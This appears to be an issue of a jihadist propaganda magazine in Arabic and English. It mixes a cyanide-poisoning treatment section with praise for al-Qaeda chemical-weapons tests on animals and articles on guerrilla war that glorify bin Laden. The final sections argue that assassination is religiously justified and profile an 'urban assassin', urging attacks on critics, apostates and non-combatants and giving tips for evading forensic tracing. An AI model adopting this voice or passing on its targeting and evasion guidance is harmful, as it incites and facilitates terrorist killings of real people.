(cyanomethemoglobin) الغير سامة.	ويكون على هيئة (لؤلؤلتين) يتم تحطيمهما كل على حدة واستنشاقها الواحدة تلو الأخرى. والغرض من استخدامه هو أكسجة أيون الحديد ثنائي التأكسد في هيموجلوبين الدم العادي إلى أيون الحديد ثلاثي التأكسد وتكوين الميتهيموجلوبين. ويكفي هذا المركب لتحقيق نسبة من الميتهيموجلوبين تعادل أقل من ٥ % من هيوجلوبين الدم. لذا كان من الضروري إتباعه بنيتريت الصوديوم.
ثيوسلفات الصوديوم (SodiumThiosufate)	
في هيئة محلول بتركيز ٢٥ % من المادة. ويتم استخدامه للحفاظ على مركب السيانوميتهيموجلوبين المتكون لأنه يتمتع بقدرة عالية على التفكك والإنحلال . ويتم الحقن وريدياً، فيتكون مركب الثيوسيانات (Thiocyanate) الثابت كيميائياً، ليتم إخراجه في البول.	



مآخذ علاجية على الخط الأول :

1-الميتهيموجلوبين المتكون يعوق انتقال الأكسجين للخلايا عن طريق تقليل نسبة ارتباطه بالهيموجلوبين، وهذا ما يمثل خطراً معتبراً.

٢- أيضاً استخدام النيتريتات يؤدي إلى تقليل ضغط الدم بشدة، وهو ماقد يتسبب في انهيار الدورة الدموية .

أي إننا بدلنا سمية بأخرى، وإن كانت الأخيرة أقل ضرراً، و تخضع بكفاءة لمعايير تقييم معدل النفع/الضرر الطبي الشهير.لذا كان لزاماً البحث عن مواد بديلة، وتوصلت الأبحاث إلى الخط العلاجي الثاني .

النمط الظاهري الثاني :

إدخال مواد ترتبط بأيون السيانيد ذاته.

ومن المواد المقترح إستخدامها:

هيدروكسي كوبالامين (Hydroxycobalamine)

داي كوبالت إي دي تي آيه (Di-Cobalt EDETA)

استخدام الأكسجين : يمكن إستخدام الأكسجين في حالات التسمم كما يلي :

١ـ يساعد في فك إرتباط السيانيد بنظام السيتوكروم أوكسيداز الإنزيمي .

٢ـ يستخدم مع خطي العلاج السابقين وذلك لأن الميتهيموجلوبين المتكون فيهما يؤدي إلى تقليل إرتباط الأكسجين بالهيموجلوبين الطبيعي مما قد ينتج عنه قصور في الإمداد بالاكسجين أيضاً .

MEDICAL COUNTERMEASURES

Useful Drugs	Amyl nitrite	Sodium nitrite	Sodium thiosulfate

Be aware that effects of this agent may be delayed, especially if the exposure involved skin contact with the agents.

Remove victims from exposure and decontaminate them as rapidly as possible. Areas with good air flow should be selected for triage/prehospital treatment to allow dissipation of vapor from contaminated individuals. Victims should not be moved into clean treatment areas where unmasked/ungloved personnel are working until decontamination is complete.

100% oxygen should be given to all victims of exposure, even those with very mild symptoms.

Cyanide is removed by natural metabolic processes, and if exposure is terminated before it has produced lethal levels in the blood the prognosis for recovery is very good, even without antidotal therapy.

Endotracheal intubation is indicated for victims who have stopped breathing.

Antidotal therapy for symptomatic victims should be administered as soon as possible.

1. Administer a methemoglobin forming agent:

- Sodium nitrite - 300 mg IV (pediatric dose 10 mg/kg) over 5-20 minutes, more slowly if hypotension develops.
  - standard solution is 3%; dose corresponds to 10 mL (pediatric dose 0.33 mL/kg) of standard solution
  - anemic (hemoglobin <12mg/dL) victims should receive smaller quantities
  - use with caution if victim suffers from smoke inhalation

or

- Amyl nitrite - one 0.2 mL ampul inhaled over 0.5-1 minutes
  - **this should be used only when it would be impossible to administer intraveneous sodium nitrite**

2. Administer a sulfur donor to promote conversion of cyanide to thiocyanate:

- Sodium thiosulfate - 12.5 g IV (pediatric dose 0.41 g/kg) over 10 minutes.
    - standard solution is 25%; dose corresponds to 50 mL (pediatric dose 1.65 mL/kg) of standard solution
    - may be used alone, especially if victim also suffers from carbon monoxide poisoning (e.g., due to smoke inhalation)

If needed, the treatments may be repeated one time at half the original dose.

Hydroxocobalamin (vitamin B-12) has been used in France as an antidote at a dose of 70 mg/kg (maximum dose 10 g) administered over 30 minutes.

Sodium bicarbonate should be used to control acidosis in severe poisoning.

PHYSICAL COUNTERMEASURES

Initial Isolation and Protective Action Distances

SMALL RELEASE

(small package/leaking container)

First **ISOLATE** in all directions	Then **PROTECT** persons downwind during	
	DAY	NIGHT
60 m (200 ft)	0.2 km (0.1 mi)	0.5 km (0.3 mi)

LARGE RELEASE (large package/multiple small packages)		
First ISOLATE in all directions	Then PROTECT persons downwind during	
	DAY	NIGHT
500 m (1500 ft)	1.7 km (1.0 mi)	3.9 km (2.4 mi)

Also refer to **2004 Emergency Response Guidebook (ERG2004) Guide 117**.

When dealing with victims who have not been decontaminated protective equipment including self-contained breathing equipment or gas masks should be used. Medical personnel treating contaminated victims should avoid direct (skin-to-skin) contact. **Latex gloves are not adequate protection.** Chemical protective gloves should be used. Casualties should be decontaminated as rapidly as possible (see the section on decontamination). Remove casualties from exposure as rapidly as possible. Casualties must not be moved into clean treatment areas where unmasked/ungloved personnel are working until decontamination is complete.

Liquid hydrogen cyanide on the skin or in the clothing of victims presents a secondary contamination hazard. While victims who have been exposed only to hydrogen cyanide gas will not ordinarily pose a hazard for secondary contamination, it is better to be safe than sorry. Hydrogen cyanide will dissolve readily in water; wet clothing may retain agent even if the exposure was to vapor only.

While liquid hydrogen cyanide is a skin contact hazard, the vapor alone is not usually a skin contact hazard in the open as it is difficult to attain the extremely high concentrations of the vapor required for it to be a contact hazard.

The combustion products produced by burning hydrogen cyanide are less toxic than the agent.

DECONTAMINATION

Victims

Decontamination of victims is accomplished by removing the victim from the contaminated area, removal of clothing, and removal of any agent present on the skin. While it will be rare to encounter agent on the skin, due to the low boiling point of hydrogen cyanide, any encountered should be promptly removed by blotting followed by rinsing with copious amounts of water. In the absence of liquid agent residues, victims should be washed with copious amounts of water or soap and water. Ambulatory victims and exposed individuals should shower.

Be aware that the solubility of hydrogen cyanide in water means wet clothing which has been exposed to the agent may retain agent and victims wearing wet clothing may be at increased risk of injury from percutaneous absorption of the agent.

Property

Clothing should be washed thoroughly, but can be returned to its owner after this has been done. Shoes contaminated with liquid agent may need to be destroyed, however.

Urgent decontamination can be accomplished using soap and water, collecting the run-off. However, the volatility of hydrogen cyanide means that, provided there are no materials present which the agent will react with and damage, decontamination may be accomplished by simply allowing the agent to evaporate.

This agent is soluble in any proportion in water. Hydrogen cyanide is stable in water.

يوجد ضمن المرفقات الملحقة بالمجلة مقطع فيديو لتقرير لمحطة السي ان ان الاخبارية الامريكية والذي يتحدث عن تدريبات اخوانكم في قاعدة الجهاد على بعض الاسلحة الكيميائية قبل الغزو الصهيوصليبي لأفغانستان ، فمن المعلوم ان المحطة الامريكية استطاعت الحصول على بعض الاشرطة التي تخص اخوانكم وتدريباتهم على الاسلحة بمختلف انواعها كان الاخوة قد تركوها اثناء الغزو في بعض المعسكرات الجهادية – وكما ستلاحظون في التقرير استخدام بعض الكلاب في تجارب الغازات السامة وستلاحظون استخدام غاز سيانيد الهيدروجين وتاثيرها على الكلاب .

كما يوجد ضمن المرفقات ايضا مقطع فيديو لاستخدام غاز سيانيد الهيدروجين ايضا ولكن هنا مشاهدة تاثيرة على الارانب وأيضا يوجد ملف اكروبات يتحدث عن سمية السيانيد بنوع من الاستفاضة والتوسع سواء تاثيرة على الانسان او الحيوانات وهو باللغة الانجليزية لمن احب معرفة المزيد عن هذا السم الفتاك


أخوكم / عبد الله ذو البجادين
Abdullah Dhu al-Bajadin

PRINCIPLES OF GUERILLA WARFARE



Abu Stratigiyyah

The purpose of this article is to help introduce the basics of war and how it's fought in the most simplest of terms.

Strategy in military terms is defined as the art and science of employing the armed forces of a nation to secure the objectives of national policy by the application of force or the threat of force. If a conflict arises, this can be resolved by diplomatic or militaristic means. Allah, The Exalted, says in Surah al-Anfal,

﴿And prepare against them whatever you are able of power and of steeds of war...﴾ (8: 60)

Military strategy deals with the planning and conduct of campaigns, the movement and disposition of forces, and the deception of the enemy. Imam Bukhari recorded in his Sahih, that Abu Hurayra and Jabir bin 'Abdullah, may Allah be pleased with them, narrated that Rasoolullah, may Allah's peace and blessings be upon him, said **"War is deceit."**

In the United States Army's Field Manual of Military Operations, nine principles are defined regarding a successful strategy:

1) **Objective** - Directing every military operation towards a clearly defined, decisive, and attainable objective.

2) **Offensive** - Seize, retain, and exploit the initiative.

3) **Mass** - Concentrate combat power at the decisive place and time.

4) **Economy of Force** - Allocate minimum essential combat power to secondary efforts.

5) **Maneuver** - Place the enemy in a disadvantageous position through the flexible application of combat power.

6) **Unity of Command** - For every objective, ensure unity of effort under one responsible commander.

7) **Security** - Never permit the enemy to acquire an unexpected advantage.

8) **Surprise** - Strike the enemy at a time, at a place, or in a manner for which he is unprepared.

9) **Simplicity** - Prepare clear, uncomplicated plans and clear, concise orders to ensure thorough understanding.

According to Sun Tzu, in his historical manual on warfare called 'The Art of War' he summarizes the following:

1) Supreme excellence consists in breaking the enemy's resistance without fighting.

2) The highest form of generalship is to obstruct the enemy's plans; the next is to prevent the junction of

the enemy's forces.

3) Military tactics are like water; for water in its natural course runs away from high places and hastens downwards. So in war, the way to avoid what is wrong is to strike what is weak. Water shapes its course according to the ground over which it flows; the soldier works out his victory in relation to the enemy whom he is facing.

4) Rapidity is the essence of war; take advantage of the enemy's un-readiness, make your way by unexpected routs, and attack the unguarded spots.

Early strategies included the strategy of complete extermination, consumption, wearing down, scorched earth action, siege, guerilla campaign, deception and distraction.

If one knows and understands the Messenger of Allah's strategy of warfare, it was based on the principles of awe, rate of motion, security, initiating attacks and economics of killing. This is what I intend to discuss in greater depth for our upcoming issues, with Allah's help.



Operational Objectives of Guerrilla Wars

'Abd al-'Aziz al-Muqrin



The guerrillas have important goals, namely:

1. To prolong the length of the war in order to create a successful resistance, which any fighting guerrilla movement in the world will seek to do.

Factors that help promote a protracted war include avoiding some targets that the mujahideen could strike, because were they to attack them, they would lose the majority of their cadres and organizational structure. Therefore, such actions are to be postponed. This happened in Tajikistan, when the *mujahideen* led by *Khattab* did not attack a Russian military base that had three thousands personnel, as he had only forty mujahideen with him. Had the latter attacked directly, everything would have been over for them, unless Allah willed otherwise. Instead, Khattab chose to shell the enemy from distant rear areas and from well-camouflaged positions. It was this which – with Allah's favor – enabled him to develop his staying power and to survive longer. An example of successful resistance is that by *Abu 'Abd Allah Shaykh Usama bin Ladin* and *Dr. Ayman al-Zawahiri* and the *mujahideen* with them. Of course, such resistance comes at a price and there are setbacks. The second objective follows from this one.

2. Acquiring combat proficiency, which comes gradually through practice, drilling, and hard work. This objective is based on the first and contributes to raising morale. As a result of this successful resistance and of these acquired combat skills, we will automatically move to the third objective, which is:


3. Achieving successful phasing and the building of impressive forces despite the enemy's superiority and the latter's efforts to prevent that. When the *Ummah* sees that the war is protracted and that the *mujahideen* are equal to their opponents – the international Crusaders – people will realize how strong the *mujahideen* are. As a consequence, they will begin to join the winning side.

4. Based on the three preceding objectives, achieving them will lead to the fourth objective, which is that of **building military power throughout the country**, which will constitute the nucleus of an army. We can therefore say that the fourth objective is that of building an army. This army will be built on modern and innovative foundations. This is the final phase, and the army at this phase will be capable (*In Sha' Allah*) of confronting conventional forces using the same tactics as the latter.

Note: During this last phase, it is vital to retain guerrilla units because the *mujahideen* may need them in some instances. If Allah decrees that the *mujahideen* revert from one phase to a preceding one, it is the guerrillas who will be key for that earlier phase.[1]

1 Taken from 'Practical Course for Guerrilla War'.


The First Instance of Guerrilla War In Islamic History



After the agreement (i.e., *al-Hudaibiyyah*) was done, there was a man named Abu Baseer who belonged to the tribe of Thaqeef. Where are Thaqeef from? They are from at-Ta'if, but he was an ally of Banu Dhuhra and this tribe is one of the clans of Quraysh in Makkah. Abu Baseer was a Muslim; he fled from the *Mushrikeen* and he came to Madinah. Three days later, two men came asking for him to be returned. One of these men was from Banu 'Aamir bin Lughayb, one of the branches of Quraysh and the other one was a servant named Kauthar who came to guide him. They had a letter which was presented to Rasoolullah (sallallahu 'alayhi wassallam), 'Ubay ibn Ka'ab read the letter that we have an agreement between us and you have to return this man back to us. Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer, '**You have to go back**'. Abu Baseer said, 'O Messenger of Allah, are you going to send me back to the disbelievers to test me in my religion?' Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer, '**We have an agreement with these people and it is not appropriate for us to betray it**'. Betrayal is not allowed in our religion. Rasoolullah (sallallahu 'alayhi wassallam) is not doing this for the *Kuffar*; he's not doing it to please them, rather he's doing it because these are the rules of Islam. Even though the issue relates to *Kuffar*, these are the rules and virtues of Muslims that we do not betray. So Rasoolullah (sallallahu 'alayhi wassallam) is telling Abu Baseer, '**We cannot betray in our religion**,' i.e., in our religion this is not allowed. So the Muslim is bound by the rules of Allah '*Azza wa Jall* in his dealing with Muslims and non-Muslims. We follow the rule of Allah in everything that we do. And Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer just like he told Abu Jandal, **that Allah will find a way out for you**; so now Abu Baseer left with these two men. When they reached to a place called Dhul Halayfa, there was a masjid there and it was *Dhuhr* time so Abu Baseer went in and prayed 2 *raka'ah*, and he had some dates with him so he told the two men who came to take him, these *Mushrikeen*, he said 'come and join me'. So they brought some bread which they had and they had a meal together. This 'Aamiri man, he pulled out his sword – in one narration it says he pulled out his sword and said 'I am going to use this sword of mine to strike the Aws and Khazraj from morning to night'. Abu Baseer asked him, 'Is it a good sword?' He replied, 'Yes it is and I have tested it'. Abu Baseer said, 'You mind if I see it?' The moment the sword was in the hands of Abu Baseer, the man was dead. That's in one narration. In another narration, it says they went to sleep. Abu Baseer's hands were tied, so he pulled out the sword with his mouth, and with his mouth holding the sword, he cut the ropes tying his hands and then he struck this 'Aamari man and killed him. So these are the two narrations of how he killed al-'Aamari.

This second man, Kauthar, when he saw that, he just ran away – flying away – it says in the narration of al-Waaqidi[1] that rocks would fly from beneath his feet; that's how fast he was going. And he also says that he raised his *thobe* – his dress so high – that his private parts were seen. The man was so terrified; just flying! And he was not running in the direction of Makkah because it's far away, but he was running

1 Al-Waaqidi is a Scholar of *Seerah*. However, his narrations in hadeeth do not meet the requirements of the '*Ulema* of Hadeeth.



in the direction of Madinah and Abu Baseer was not able to catch him. I mean, Abu Baseer is running after him with a sword, trying to kill him, but the man was terrified! So he runs into the Masjid and Rasoolullah (sallallahu 'alayhi wassallam) said when he saw him, "***This man has seen something that has terrified him***". They asked him, 'What's wrong with you?' He said 'my companion was killed and he's going to kill me too!' And he was seeking their help, so they told him to calm down and don't worry. Abu Baseer came in holding the sword in his hand and he told Rasoolullah (sallallahu 'alayhi wassallam), "You have fulfilled your pledge to them, and you have handed me over to them, you have done your part". Rasoolullah (sallallahu 'alayhi wassallam) then said – and this is in al-Bukhari and is authentic – "***Woe to his mother, he will incite war if he just has men with him***". The meaning of this statement is that Abu Baseer has the capability of starting a war if he has men with him. This statement – what Abu Baseer understood from it – is that Rasoolullah (sallallahu 'alayhi wassallam) is going to hand him over if he stays. So he decided that he should leave. He left and al-Waaqidi said Abu Baseer brought the belongings of al-'Aamari to Rasoolullah (sallallahu 'alayhi wassallam) in order to divide the quantity according to the rules of *Ghaneema*. Rasoolullah (sallallahu 'alayhi wassallam) refused to take it saying, "***If I take it, then this is violating my agreement; it is up to you what you want to do with it***". Rasoolullah (sallallahu 'alayhi wassallam) refused to take it, so Abu Baseer took what belonged to al-'Aamari.

Now Abu Baseer cannot go back to Makkah. He just fled from Makkah and he just killed a man from Makkah. So what could he do? He went to the coast alone – no one with him – and all that he had with him were a handful of dates. He split up the small handful of dates and ate from it for three days; that was the only food he had. Al-Waaqidi said that Allah would provide for him dead fish that would come onto the coast. He would survive by eating from those fish. *Subhana'Allah*, the story of Abu Baseer is amazing. I mean, a man on the coast, alone with no assistance and no help, and the people of Quraysh are looking for him, and he's in that difficult, fearful situation; look at how Allah provided for him and gave him a way out! He gave him victory.

Abu Jandal heard about that. So he fled from Makkah and joined Abu Baseer. Later, some other believers who were living under the tyrants fled and they all joined Abu Baseer. **And this would make Abu Baseer the first Muslim to wage a Guerrilla**





style Warfare in the history of Islam. These men started gathering and al-Waaqidi said 'Umar ibn al-Khattab led a letter writing campaign to the Muslims who were living under the *Mushrikeen* to join Abu Baseer. He mentioned in the letter that Rasoolullah (sallallahu 'alayhi wassallam) said, "***Woe to his mother, he will incite war if he just has men with him***". So what 'Umar meant by this is that they should join him and fight.

Now they started executing special operations against the caravans of Quraysh. So the news of these operations started to spread around, and men from Ghaffar, Juhaynah, Aflam and other tribes would join them; all of these young men would join the Guerrilla Warfare until he had an army of 300 strong! 300 men with Abu Baseer, and he's leading them in this war against the caravans of Quraysh. Whenever they would hear of a caravan of Quraysh coming, they would attack it, take everything in it, and they would execute everyone in the caravan. Now the situation became unbearable for Quraysh. Rasoolullah (sallallahu 'alayhi wassallam) did not do anything at all; he didn't condemn what Abu Baseer was doing; he did not tell him to stop. Rasoolullah (sallallahu 'alayhi wassallam) is responsible to what occurs in Madinah and not what occurs on the coast; it's not part of his territory...

Now the situation was unbearable for Quraysh. Their caravans barely took a break to breathe fresh air and do business after a few years of war when suddenly the new problem of Abu Baseer comes up. Before Abu Baseer, before the treaty of *Hudaibiyyah*, Rasoolullah (sallallahu 'alayhi wassallam) was threatening their caravans. The battle of Badr occurred because Rasoolullah (sallallahu 'alayhi wassallam) attacked the caravan of Abu Sufyan. And many of the dispatches that Rasoolullah (sallallahu 'alayhi wassallam) would send out were with the purpose and objective of striking against the business roots of Quraysh. Now, because of the peace agreement, Quraysh would be able to do business again and they have this problem of Abu Baseer, so they send messages to Rasoolullah (sallallahu 'alayhi wassallam) – *Subhana' Allah*, see how they now have turned to begging Rasoolullah (sallallahu 'alayhi wassallam) to change those conditions in the agreement, the conditions on which they insisted on having included – and now they are saying 'In the name of our relationship that we have, call these people in'. So Rasoolullah (sallallahu 'alayhi wassallam) sent a letter to Abu Baseer inviting them to come back to Madinah and asking the men who belong to the other Bedouin tribes around Madinah to go back to their people. The letter arrived to Abu Baseer when he was in his last moments, and he died with the letter of Rasoolullah (sallallahu 'alayhi wassallam) on his chest. Allah did provide for him a way out and Abu Jandal returned with the other Muslims to Madinah **and this is the promise of Rasoolullah (sallallahu 'alayhi wassallam) that Allah will find a way out for you**. The thing is the Muslims need to follow the command of Allah 'Azza wa Jall, and Allah will provide a way out for them.[2]

2 Taken from 'The Life of Muhammad: The Madinah Period Vol.2', CD 4

Al-Ikhtiyaal
Assassinations

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Remember to read Lessons 14 & 16 of "QT" & Afriiki Sec Course

Some may think it is not permissible to assassinate the leaders of kufr, the enemies of Allah and the Muslims, but this is not correct and several clear instances of this can be found in the Sunnah including examples of trickery to gain the trust of the target.

Al-Ikhtiyaal is known as assassination in Islam, which is the singular of ikhtilaayaat, which means killing by surprise targeting a particular objective to prevent its harm from Islam and Muslims or to deter any similar criminals like him.

Jabir ibn Abdullah reported in hadith Sahih in Muslim that the Messenger of Allah (saws) said: who can deal with Ka'ab he harmed the Messenger of Allah (saws), Muhammad ibn Maslamah said do you want me to kill him? The messenger said; yes. He said; give me permission to say some words that are not allowed (about the prophet) he gave him permission, saying say whatever you want. He went to Ka'ab and said; who is this man (meaning the Prophet)? He asks us for sadaqah all the time and gives us a hard time, we keep feeling bored by following Muhammad, we followed him to see where he would take us and not because we believed him, I come to you and ask you by what you believe, he was asking Ka'ab to help his against the Messenger of Allah (saws). Ka'ab said we need to take some money in order to get the Messenger Muhammad (to show that you are serious), Ka'ab said; give me some hostages (women) to believe you, Muhammad ibn Maslamah said how can we give you women hostages when you are most beautiful man. He said give me your children in order to know that you are serious. He said we do not want you to be shamed for having to take our children, we can give you something else as hostage – take our weapons – to which he agreed. They asked him to meet them at night in secret, Ka'ab came with Abu Naa'ilah (his brother from breast feeding), his wife asked where are you going, he said with my brother abu Naa'ilah. She said when he spoke it was as though blood was coming out from his mouth. He said this is my brother Muhammad ibn Masalamah who is close to me and my bro Abu Na'ilah so let me go to meet them and see what they want.

Abaad bin Bishar, Abu Abdullah ibn Habr and Muhammad ibn Maslamah were the three who were there. Muhammad Ibn Maslaamah said when he comes I will put my hand directly on his neck and if you see me get him you come and hit him. Ka'ab was a big man and could not be taken by one man and they had no weapons as they had given them up as hostage. They said to Ka'ab we smell from you a beautiful smell, he said my wife has the most beautiful perfume, no Arab wears anything like her, Muhammad ibn maslamah said; can I smell it by coming close? he said yes, so he did, he said can I do it again? – did it and he grabbed his neck and others joined in and beat him with their bare hands until they took his knife and killed him with it.

The jews came to the Messenger of Allah (saw) after hearing this saying; Oh Muhammad 2 of your men came and our master was assassinated on this night and he was killed by surprise for not committing any crime. The Messenger (saw) said; if he ran away like others who carried these ideas he would never be harmed but he harmed us and insulted us and no one will do whatever he did without getting the sword over his head.
Bukhari, No.3031, Muslim, No.1081



QUALITIES OF AN URBAN ASSASSIN

Uthman Ibn Al-Ightiyal

What does it take to be an effective urbanite assassin? This is an inquiry that recurs in the psyche of the personage who apprehends the potency of this policy upon his preys. After the spiritual revitalization, the make up of an assassin is entirely psychological; everything else is a branch of this urbanized kernel. Here, we will strip the assassin of his physical qualities, armaments and gear, and touch upon his most exceptional qualities that qualify him as a tool for the religion's victory.

1. His will power is one of constants and not variables. The zeal of his Islam is in actuality the spark that creates the fire of motivation. He then makes sure to guard his religious fervor from sins – such as from the tongue and private parts. Not doing so makes him vulnerable to weaknesses of all sorts. A strong heart that remains consistent in its piety is what develops the character of the believing assassin.

2. His ability to select the right targets. He studies the enemy and his weaknesses. He doesn't limit the concept of his enemy to military personnel or political leaders, but he widens the scope upon anyone that the shari`ah allows him to eliminate. Thus, he is not afraid to study the movements of personalities that openly insult the religion, apostates that play a helping role for the enemy aggressors, and non-combatants in either selective hits – such as to obtain *ghanimah* for further operations – or mass hits – to destroy an infrastructure of political and/or economic representation.

3. He never shies from advantageous education. The Muslim assassin looks at education with ambitious eyes. He never considers his knowledge to be complete as long as he is alive; thus, he has an attachment to all avenues and channels of beneficial knowledge that can advance him in his role. An expert in the field of economics, for example, can always be found with his nose in the books, newspapers and magazines pertaining to the economy. He doesn't claim that his expertise has excused him from continuously growing in his renewal of knowledge. Consequently, the true assassin dives into the pool of knowledge pertaining to warfare, assassination techniques, psychology, sociology, religion, history, politics, culture, foreign languages and so forth, turning his mind into an absorbent sponge.

4. He sharpens his skills through practice. Continuing the third point, he puts his knowledge into practice. He is not pleased with being just an idle library; he wants to use his skills to experience the knowledge that was acquired. He puts his mind into constant modes

of readiness so that his alertness is always high and his personality as an assassin is kept at a constant. When a person exercises his body, his mind immediately is focused on perfecting his exercise for a better body; similarly, the assassin is focused on his role through constant practices that develop his skills.

5. The art of forensics is his style of thinking. In today's security-enveloped world, it is vital to erase as many traces as possible so that your identity is not revealed to a soul.

   *The first and most important method of doing this is through religious devotion by reciting the *adhkar* and Qur'anic verses to protect oneself from the evil of men and *jinn*'s; in addition, making genuine *du`a* is key to show Allah the sincerity inherent within. Many mujahidun, including this writer, have experienced the miracles of this first hand; so the assassin should never overlook this blessing.
   * The second method is for him to pay special attention to all probable avenues the enemy could use in order to trace his fingerprints and identity. This in turn makes him intelligent in his surroundings, always looking for signs that could be used for and against him. He avoids that which can harm him – unless if his plan is to drag the enemy to his position – and goes head forward in those methods that will benefit him. At the same time, he doesn't make sudden movements that could alert the enemy – such as disconnecting his mobile phone before every operation – but can find alternative methods to safeguard his movements. When he assassinates an enemy with a gun, he makes sure the source of where the bullets were purchased from is not something that can be found in his credit history nor in a gun store that is situated in a locality close to his home. When he travels to assassinate or carry out reconnaissance, he makes it appear as a business trip or vacation travel with his family. His motto is the hadith, 'war is deception' since deception is the essence of assassination.

